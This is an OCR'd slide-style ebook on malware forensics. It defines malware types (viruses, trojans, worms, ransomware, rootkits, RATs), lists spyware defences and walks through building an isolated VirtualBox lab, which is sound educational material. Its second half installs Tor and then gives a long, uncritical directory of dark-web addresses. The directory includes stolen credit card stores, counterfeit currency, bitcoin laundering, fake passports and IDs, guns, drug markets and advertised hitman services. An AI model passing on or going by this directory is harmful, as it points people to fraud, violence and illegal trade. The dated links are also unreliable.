MALWARE FORENSICS

Ade Yoseman Putra
Securityjustillusion.org

Ebook for owasp day kl Malaysia 2016

Where are we at?

- Part 1: Introduction
  - Observing an isolated malware analysis lab setup
  - Malware terminology

What is Malware!

1. Code is malicious
2. Viruses, Worm, keylogger, Backdoors, Rootkit

What they do?

1. Disturpt Computer Operation
2. Stealing Sensitive Information
3. Gain Access to Computer Systems
4. Spy on Computer User

Why Malware Analysis!!

1. To answer questions
2. Understand how malware functions
3. Determine nature and purpose of the malware
4. Identity Network Indicator
5. Host based Indicators
6. Determine Persistence Mechanism

So now that we understand what spyware is, let's look at what spyware does?
After a spyware have been installed on a victim's computer, the attacker can perform the following activities with the spyware but not limited to:

1. Steal a user's personal information and sends it to a remote server of hijacker
2. Add multiple bookmarks to the web browser's favorites list
3. Decrease overall system security level
4. Place desktop shortcuts to malicious spyware sites
5. Connect to remote pornography sites
6. Monitor user's online activities
7. Displays pop-ups and redirects a web browser to advertising sites
8. Changes firewall settings
9. Reduces system performance and causes software instability
10. Sends targeted emails
11. Change firewall settings
12. Steals your password

TYPES OF SPYWARE

In the world of spyware, they perform specific functions in that one spyware can't perform the entire spyware activities. Listed below are the types of spyware listed below:
Desktop Spyware
Email and internet spyware
Screen capturing spyware
Video spyware
Print spyware
Telephone / cellphone spyware
GPS Spyware
USB spyware
Audio Spyware

HOW DO DEFEND AGAINST SPYWARE

Listed below are the major ways you can defend against spyware in your organization and the also on

your computer system.

1. Enhance security level of all your computer system in your organization
2. Adjust the browser security levels to medium for internet zone
3. Install and use anti—spyware software
4. Update virus definition files and scan the system regularly for anti-spyware
5. Regularly check task manager report and MS Configuration Manager Report
6. Use a firewall with outbound protection

Introduction malware

Malware is Any piece of code that has malicious intentions and /or performs a function that the user was not aware that it was going to do.
Malware analysis : process of analyzing malware; how to analyze malware behavior, how to reverse the malware; how to disassemble the malware

Examining the capabilities of malicious software allows your IT team to better assess the nature of a security incident, and may help prevent further infections. Here's how to set up a controlled malware analysis lab—for free.

Malware terminalogy

Malware Classifications

MalwareMalware is essentially any software that performs actions that are not known and authorized by the user. While most of the malware that we read about in the news or on forums for the most part have damaging effects on the infected device, the term *malware* also encompasses less damaging software, such as **Virus**

Viruses are a type of malware that require user intervention to infect a device. What this means, is that the victim must actually run the software that contains the virus' code. Viruses have often been spread via e-mail, i.e. through "chain e-mails" as attachments that are named as something else. Viruses are often spread as files that contain solely malicious code. This means that rather than spreading and masquerading as a legitimate application, viruses are often files that contain nothing but malicious code, which places the burden on the sender to convince their target to download and launch the malicious software.

There are several types of viruses, but one that I will mention are **Macro viruses**. Macro viruses are spread via *Macro code* (code that can be embedded inside a *Microsoft Office* document (e.g.*Microsoft Word document*, *Microsoft Excel spreadsheets*) that are launched when the document is opened. There are a very large quantity of Macro viruses still being spread in-the-wild today.

Trojan

Trojans are a type of malware that also require user intervention to infect a device. Like viruses,

victims must run the software that contains the Trojan's code in order for it to successfully compromise the victim's device. However, Trojans (hence the name "*Trojan Horse"*) are different from viruses in the sense that they often appear to be a legitimate application that the victim may have been searching for. Often, the malicious code launched by a Trojan is actually appended to the end of a legitimate application to better deceive their targets.

Additionally, there are several types of Trojans. The three that I believe are worth mentioning are:

Trojan Downloader – A Trojan that, when launched, downloads additional file(s) that actually contain the final payload (e.g. ransomware, a DLL containing a backdoor).
Trojan Injector – A Trojan that, when launched, injects malicious code into another process, often a legitimate process, to evade detection.
Trojan Dropper – A Trojan that, when launched, drops an additional file (usually) containing the malware's payload. Usually an executable file or DLL containing an additional payload (i.e. the final, most damaging payload) and/or used for persistence (maintaining access to the compromised device).

Worm

Worms are a type of malware that differ from Trojans and Viruses. Worms cause arguably the most damage to the device(s) that they compromise; this is because **worms are self-replicating**. Worms can spread without user intervention, and in effect, **a single worm infection can spread to an entire network**. Worms in the news include *Stuxnet, Koobface,* and *Conficker*. I set up a vulnerable device and let it run for a couple weeks and logged hundreds of unique *Conficker* variants within the first week on a brand new device. Worms are still out there, and Conficker is *still* very active.

Ransomware

Ransomware has been around for quite some time, though it made national headlines a few years ago with the development and spread of *CryptoLocker*. As can be derived from the name, Ransomware is a type of malware spread by attackers with the goal of demanding a *ransom* from their victims; most often for financial gain.

Specifically, **Crypto Ransomware** will go through all of the directories, files and sometimes network shares and mapped drives of the victim's device. It will open supported files (varies by variant) and then *encrypt* the contents of each supported file. This renders the files useless, and if the file contains pertinent data and no backup of it exists, this can be quite damaging to an individual or an organization as a whole. Ransomware authors generally demand a ransom payment in order restore affected files to their previous state, usually paid in *Bitcoin*. However, trusting criminals and funding their activity **is never recommended**.

Rootkit

Malware that is capable of evading all anti-malware utilities, the affected device's *operating system* itself, and that may be extremely hard to remove. Rootkits often infect the of the targeted device, and are distributed by attackers as a "hard-to-detect", persistent method of accessing their targets. Rootkits often function as *keyloggers,* and their removal often requires the user to format their device; deleting the infected partition and re-partitioning the device is the most accepted remediation method.

Many people think that system restores are effective methods of restoring a compromised device. For

one, they aren't, but even more so in the case of a rootkit infection. Rootkits are generally installed as *drivers*; as new restore points are created, older ones are purged, and it's important to remember that these restore points include copies of drivers and other configuration items. Meaning, eventually, the system restore points will become infected as well.

Keylogger

As the name states,*keyloggers* record keystrokes on the affected device, usually dumping all logged keystrokes to a file in a discrete location, to later be sent over to the attacker, often via SMTP (e-mail). Keylogging is an easy way for attackers to obtain usernames, passwords, and credit card numbers of their targets.

Remote Access Trojan (RAT)

A type of malware, specifically under the *Trojan* category, that allows a remote attacker to gain full control of an infected device.

Additional Terminology

Zombie (or "Bot")A *zombie* is a device that has been compromised with malware that listens for commands from a remote attacker (via a *command-and-control server*), that the remote attacker often has complete control of. Zombies comprise a *botnet*, and are most often leveraged when carrying out attacks.**Command-and-Control Server (or "C2 Server")**

A*command-and-control server*(or"*C2 Server"*) is a server dedicated to managing a *botnet* (network of *zombies*). While C2 servers can be dedicated devices set-up and configured by the attacker(s), legitimate websites with known vulnerabilities (commonly: websites running vulnerable versions of*WordPress*) have often been compromised by attackers and converted into C2 servers. It is not uncommon for an attacker to take control of a vulnerable website and implement the command-and-control functionality in the background, remaining undetected by the actual site owner for quite some time.

Exploit Kit

Many define *exploit kits* as a type of *malware* but I disagree. An *exploit kit* is a full software suite (usually a complete web application written in) that is used to distribute malware in an automated fashion, leveraging exploits to install the malware on vulnerable devices without user intervention (other than browsing a specially crafted page).

Exploit kits serve a *landing page* that carries out the core functions; this page will scan the target to determine their browser, browser version, installed plug-ins, and other identifying information. Exploit kits have an arsenal of *commonly-known vulnerabilities*, and sometimes *zero-day vulnerabilities*. If the target is found to be vulnerable to one of the vulnerabilities in its arsenal, the exploit kit will then leverage the vulnerability to force the download and execution of malware onto the target system.

Zero-Day

a zero-day or *zero-day vulnerability* is a vulnerability that (was) not previously known to exist by the security community nor the vendor. Attackers exploit these previously unknown vulnerabilities to compromise even the most recently updated, hardened devices. Zero-days are often kept secret for as

long as possible by attackers, and are sometimes even *sold* in “underground” markets.

Obfuscate

Often we see the term "obfuscated" when reading malware analysis reports, but what does this mean? Well, to *obfuscate* somethinig essentially means to *hide* something or make something illegible. Malware authors obfuscate their code to render it unreadable and hide its malicious nature; often you will see malicious JavaScripts files to be obfuscated, although in my experience, they’re not quite difficult to deobfuscate.

The obfuscation of code is often done not only to deem it illegible, but different obfuscation methods could lead to different file sizes, giving the file containing the obfuscated a code a different *signature*, to evade anti-virus detection.

Deobfuscate

Referencing the above definition of *obfuscate*, to *deobfuscate* is to do the obfuscate; to take illegible, masked code and turn it into code that can be understood and interpreted.*Deobfuscation routines* are used to deobfuscate code, and are included with *obfuscated* code in order to convert the code into a language that can be interpreted by the (host) device.

Packer

Packers are used to *obfuscate* code, in a sense. Essentially, a malware author will take a malicious *binary f*ile (*executable*, *DLL*, etc.) and scramble the code around to change the file’s signature, to evade anti-virus detection, increasing the rate of successful infection.

Isolated Lab Setting

Step 2: Isolate laboratory systems from the production environment

It is very important to have an isolated lab machine ready to avoid accidental malware escape

It should be easy to restore the old state, which is not infected by malware

Lab with physical machines

Use Deep Freeze (restore), FOG (clone/restore), etc.

Lab with virtual machines

Use virtualization solution such as VMware, VirtualBox, KVM, Xen, etc.

Virtualbox

VirtualBox is a general-purpose full virtualizer for x86 hardware, targeted at server, desktop and embedded use.

Trainer will give you virtualbox for install or you can install virtualbox in Ubuntu

Sudo apt-get install virtualbox

Oracle VM VirtualBox is freely available open source software

6 network modes are available

- Not attached, NAT, Bridged Adapter, Internal Network, Host-only Adapter, Generic Driver


Can use VMware or Microsoft Virtual PC generated formats

- VM's Network Setting (1)


First running xp.vbox in vm (trainer will give you windows xp)

Host-only Networks

- File->Preferences…->Network




Network Details



- Same for vboxnet1 except IPv4 address, 192.168.57.1
- On host machine, check if you see new network interfaces
  - $ ifconfig

2. running Ubuntu.ova

And setting network is bridge adapter




- Open *victim* VM's Settings → Network → Adapter 1
  - Attached to = 'Host-only Adapter'
  - Name = 'vboxnet1'
- Start VMs and change network setting

VM name	controller	victim
IP address	192.168.56.20	192.168.57.100
Subnet mask	255.255.255.0	255.255.255.0
Default Gateway	192.168.56.1	192.168.57.1
Preferred DNS Server	192.168.56.1	192.168.57.1

Change IP on Windows

Start → Control Panel → Network Connections → Local Area Connection → Properties → Internet Protocols (TCP/IP) → Properties



IP Forwarding


- IP Forwarding is disabled by default on Ubuntu
  - $ sudo su
  - # echo 1 > /proc/sys/net/ipv4/ip_forward
- Enable packet forwarding in firewall
  - # iptables –P FORWARD ACCEPT
- Can you ping from *victim* to *controller* VM?

Network Sniffing

- Try to capture network traffic
  - $ wireshark&
  - From the menu bar, Capture->Options…
  - Do you see any interface?
- Running Wireshark as root is not safe
  - Malformed network traffic can exploit a Wireshark vulnerability
- But you cannot access to any interface without root privilege
- Choice 1: use a simple dumper (wireshark uses this) and then open up the file as a non-root user
  - $ sudo dumpcap -i vboxnet0 -w /tmp/pi.pcap
  - Shortcoming: you cannot see network traffic in real time

– Anonymous web browsing Tor browser

- If you're using Debian, just run
- apt-get install tor
- as root (https://www.torproject.org/docs/debian.html.en)
- or windows just install .exe (https://www.torproject.org/dist/torbrowser/6.0.5/torbrowser-install-6.0.5_en-US.exe)
-



Hidden Service lists and search engines (https://thehiddenwiki.org/)

http://3g2upl4pq6kufc4m.onion/ – DuckDuckGo Search Engine

http://xmh57jrzrnw6insl.onion/ – TORCH – Tor Search Engine

http://zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page – Uncensored Hidden Wiki

http://32rfckwuorlf4dlv.onion/ – Onion URL Repository

http://e266al32vpuorbyg.onion/bookmarks.php – Dark Nexus

http://5plvrsgydwy2sgce.onion/ – Seeks Search

http://2vlqpcqpjlhmd5r2.onion/ – Gateway to Freenet

http://nlmymchrmnlmbnii.onion/ – Is It Up?

http://kpynyvym6xqi7wz2.onion/links.html – ParaZite

http://wiki5kauuihowqi5.onion/ – Onion Wiki

http://torwikignoueupfm.onion/index.php?title=Main_Page – Tor Wiki

http://kpvz7ki2v5agwt35.onion – The Hidden Wiki

http://idnxcnkne4qt76tg.onion/ – Tor Project: Anonymity Online

http://torlinkbgs6aabns.onion/ – TorLinks

http://jh32yv5zgayyyts3.onion/ – Hidden Wiki .Onion Urls

http://wikitjerrta4qgz4.onion/ – Hidden Wiki – Tor Wiki

http://xdagknwjc7aaytzh.onion/ – Anonet Webproxy

http://3fyb44wdhnd2ghhl.onion/wiki/index.php?title=Main_Page – All You're Wiki – clone of the clean hidden

wiki that went down with freedom hosting

http://3fyb44wdhnd2ghhl.onion/ – All You're Base

http://j6im4v42ur6dpic3.onion/ – TorProject Archive

http://p3igkncehackjtib.onion/ – TorProject Media

http://kbhpodhnfxl3clb4.onion – Tor Search

http://cipollatnumrrahd.onion/ – Cipolla 2.0 (Italian)

http://dppmfxaacucguzpc.onion/ – TorDir – One of the oldest link lists on Tor

Marketplace Financial

http://torbrokerge7zxgq.onion/ – TorBroker – Trade securities anonymously with bitcoin, currently supports nearly 1000 stocks and ETFs

http://fogcore5n3ov3tui.onion/ – Bitcoin Fog – Bitcoin Laundry

http://2vx63nyktk4kxbxb.onion/ – AUTOMATED PAYPAL AND CREDIT CARD STORE

http://samsgdtwz6hvjyu4.onion – Safe, Anonymous, Fast, Easy escrow service.

http://easycoinsayj7p5l.onion/ – EasyCoin – Bitcoin Wallet with free Bitcoin Mixer

http://jzn5w5pac26sqef4.onion/ – WeBuyBitcoins – Sell your Bitcoins for Cash (USD), ACH, WU/MG, LR, PayPal and more

http://ow24et3tetp6tvmk.onion/ – OnionWallet – Anonymous Bitcoin Wallet and Bitcoin Laundry

http://qc7ilonwpv77qibm.onion/ – Western Union Exploit

http://3dbr5t4pygahedms.onion/ – ccPal Store

http://y3fpieiezy2sin4a.onion/ – HQER – High Quality Euro Replicas

http://qkj4drtgvpm7eecl.onion/ – Counterfeit USD

http://nr6juudpp4as4gjg.onion/pptobtc.html – PayPal to BitCoins

http://nr6juudpp4as4gjg.onion/doublecoins.html – Double Your BitCoins

http://lw4ipk5choakk5ze.onion/raw/4588/ – High Quality Tutorials

Marketplace Commercial Services

http://6w6vcynl6dumn67c.onion/ – Tor Market Board – Anonymous Marketplace Forums

http://wvk32thojln4gpp4.onion/ – Project Evil

http://5mvm7cg6bgklfjtp.onion/ – Discounted electronics goods

http://lw4ipk5choakk5ze.onion/raw/evbLewgkDSVkifzv8zAo/ – Unfriendlysolution – Legit hitman service

http://nr6juudpp4as4gjg.onion/torgirls.html – Tor Girls

http://tuu66yxvrnn3of7l.onion/ – UK Guns and Ammo

http://nr6juudpp4as4gjg.onion/torguns.htm – Used Tor Guns

http://ucx7bkbi2dtia36r.onion/ – Amazon Business

http://nr6juudpp4as4gjg.onion/tor.html – Tor Technology

http://hbetshipq5yhhrsd.onion/ – Hidden BetCoin

http://cstoreav7i44h2lr.onion/ – CStore Carded Store

http://tfwdi3izigxllure.onion/ – Apples 4 Bitcoin

http://e2qizoerj4d6ldif.onion/ – Carded Store

http://jvrnuue4bvbftiby.onion/ – Data-Bay

http://bgkitnugq5ef2cpi.onion/ – Hackintosh

http://vlp4uw5ui22ljlg7.onion/ – EuroArms

http://b4vqxw2j36wf2bqa.onion/ – Advantage Products

http://ybp4oezfhk24hxmb.onion/ – Hitman Network

http://mts7hqqqeogujc5e.onion/ – Marianic Technology Services

http://mobil7rab6nuf7vx.onion/ – Mobile Store

http://54flq67kqr5wvjqf.onion/ – MSR Shop

http://yth5q7zdmqlycbcz.onion/ – Old Man Fixer's Fixing Services

http://matrixtxri745dfw.onion/neo/uploads/MATRIXtxri745dfwONION_130827231336IPA_pc.png – PC Shop

http://storegsq3o5mfxiz.onion/ – Samsung StorE

http://sheep5u64fi457aw.onion/ – Sheep Marketplace

http://nr6juudpp4as4gjg.onion/betcoin.htm – Tor BetCoin

http://qizriixqwmeq4p5b.onion/ – Tor Web Developer

http://vfqnd6mieccqyiit.onion/ – UK Passports

http://en35tuzqmn4lofbk.onion/ – US Fake ID Store

http://xfnwyig7olypdq5r.onion/ – USA Citizenship

http://uybu3melulmoljnd.onion/ – iLike Help Guy

http://dbmv53j45pcv534x.onion/ – Network Consulting and Software Development

http://lw4ipk5choakk5ze.onion/raw/4585/ – Quick Solution (Hitman)

http://nr6juudpp4as4gjg.onion/tynermsr.htm – Tyner MSR Store

Marketplace Drugs

http://rso4hutlefirefqp.onion/ – EuCanna – Medical Grade Cannabis Buds, Rick Simpson Oil, Ointments and Creams

http://newpdsuslmzqazvr.onion/ – Peoples Drug Store – The Darkweb's Best Online Drug Supplier!

http://smoker32pk4qt3mx.onion/ – Smokeables – Finest Organic Cannabis shipped from the USA

http://fzqnrlcvhkgbdwx5.onion/ – CannabisUK – UK Wholesale Cannabis Supplier

http://kbvbh4kdddiha2ht.onion/ – DeDope – German Weed and Hash shop. (Bitcoin)

http://s5q54hfww56ov2xc.onion/ – BitPharma – EU vendor for cocaine, speed, mdma, psychedelics and subscriptions

http://ll6lardicrvrljvq.onion/ – Brainmagic – Best psychedelics on the darknet

http://25ffhnaechrbzwf3.onion/ – NLGrowers – Coffee Shop grade Cannabis from the netherlands

http://fec33nz6mhzd54zj.onion/index.php – Black Market Reloaded Forums

http://atlmlxbk2mbupwgr.onion/ – Atlantis Marketplace Forums

http://atlantisrky4es5q.onion/ – Atlantis Marketplace

http://dkn255hz262ypmii.onion/ – Silk Road Forums

http://4yjes6zfucnh7vcj.onion/ – Drug Market

http://k4btcoezc5tlxyaf.onion/ – Kamagra for BitCoins

http://silkroadvb5piz3r.onion/silkroad/home – Silk Road Marketplace

http://5onwnspjvuk7cwvk.onion/ – Black Market Reloaded

Hosting

http://matrixtxri745dfw.onion/ – Image Uploader

http://lw4ipk5choakk5ze.onion/ – PasteThis – Tor based Pastebin

http://wzrtr6gpencksu3d.onion:8080/ – Gittor

http://nr6juudpp4as4gjg.onion/ – Free hosting

http://tklxxs3rdzdjppnl.onion/ – Liberty's Hackers Hosting Service

http://matrixtxri745dfw.onion/ – Matrix Trilogy

Blogs

http://74ypjqjwf6oejmax.onion/ – Beneath VT – Exploring Virginia Tech's Steam Tunnels and Beyond

http://76qugh5bey5gum7l.onion/ – Deep Web Radio

http://edramalpl7oq5npk.onion/Main_Page – Encyclopedia Dramatica

http://ih4pgsz3aepacbwl.onion/ – Hushbox

http://ad52wtwp2goynr3a.onion/# – Dark Like My Soul

http://tns7i5gucaaussz4.onion/ – FreeFor

http://gdkez5whqhpthb4d.onion/ – Scientology Archive

http://newsiiwanaduqpre.onion/ – All the latest news for tor

http://5vppavyzjkfs45r4.onion/ – Michael Blizek

http://7ueo7ahq2xlpwx7q.onion/ – AYPSELA News

http://7hk64iz2vn2ewi7h.onion/ – Blog about Stories

http://tigas3l7uusztiqu.onion/ – Mike Tigas

http://mpf3i4k43xc2usxj.onion/ – Sam Whited

http://7w2rtz7rgfwj5zuv.onion/ – An Open Letter to Revolutionaries

http://3c3bdbvhb7j6yab2.onion/ – Totse 2

http://4fvfamdpoulu2nms.onion/ – Lucky Eddie's Home

http://nwycvryrozllb42g.onion/searchlores/index.htm – Fravia's Web Searching Lore

http://newsiiwanaduqpre.onion/ – OnionNews – Blog about the onionland

Forums and Chans

http://2gxxzwnj52jutais.onion/phpbb/index.php – Onion Forum 2.0 renewed

http://3fyb44wdhnd2ghhl.onion/ib/ – Onii-Chan

http://bx7zrcsebkma7ids.onion – Jisko

http://npdaaf3s3f2xrmlo.onion/ – Twitter clone

http://jv7aqstbyhd5hqki.onion – HackBB – Hacking & cracking forum

http://xdagknwjc7aaytzh.onion/20/http/1.4.7.9/forummain.htm – Read only access to the Freenet FMS forums via the Anonet Webproxy

http://sbforumaz7v3v6my.onion/ – SciBay Forums

http://kpmp444tubeirwan.onion/ – DeepWeb

http://r5c2ch4h5rogigqi.onion/ – StaTorsNet

http://hbjw7wjeoltskhol.onion – The BEST tor social network! File sharing, messaging and much more. Use a fake email to register.

http://t4is3dhdc2jd4yhw.onion/ – OnionForum 3.0 – New Onionforum for general talk, now with marketplace

http://zw3crggtadila2sg.onion/imageboard/ – TorChan – One of the oldest chans on Tor

Email and Messaging

http://bitmailendavkbec.onion – swiss email

http://365u4txyqfy72nul.onion/ – Anonymous E-mail sevice. You can only communicate with other users currently using this service. So tell all your friends about it!

http://sms4tor3vcr2geip.onion/ – SMS4TOR – Self destructing messages

http://notestjxctkwbk6z.onion/ – NoteBin – Create encrypted self-destructing notes

http://torbox3uiot6wchz.onion/ – [TorBox] The Tor Mail Box

http://u6lyst27lmelm6oy.onion/index.php – Blue matrix chat NOT UP ALL THE TIME so chek often to see when it is

http://wi7qkxyrdpu5cmvr.onion/ – Autistici/Inventati

http://u4uoz3aphqbdc754.onion/ – Hell Online

Political

http://6sgjmi53igmg7fm7.onion/index.php?title=Main_Page – Bugged Planet

http://faerieuaahqvzgby.onion/ – Fairie Underground

http://2r2tz6wzqh7gaji7.onion/ – Kavkaz Center

http://tnysbtbxsf356hiy.onion/ – The New Yorker Strongbox

http://duskgytldkxiuqc6.onion/ – Example rendezvous points page

http://rrcc5uuudhh4oz3c.onion/ – The Intel Exchange Forum :: Information and discussion on various topics, ranging from Illegal Activities and Alternative Energy, to Conspiracy Theories and Hacking. Same people from SnapBBS on a fully secure, moderated and categorized forum.

http://opnju4nyz7wbypme.onion/weblog/index.html – A7B blog :: a blog dedicated to the restoration of a limited constitutional republic in the USA

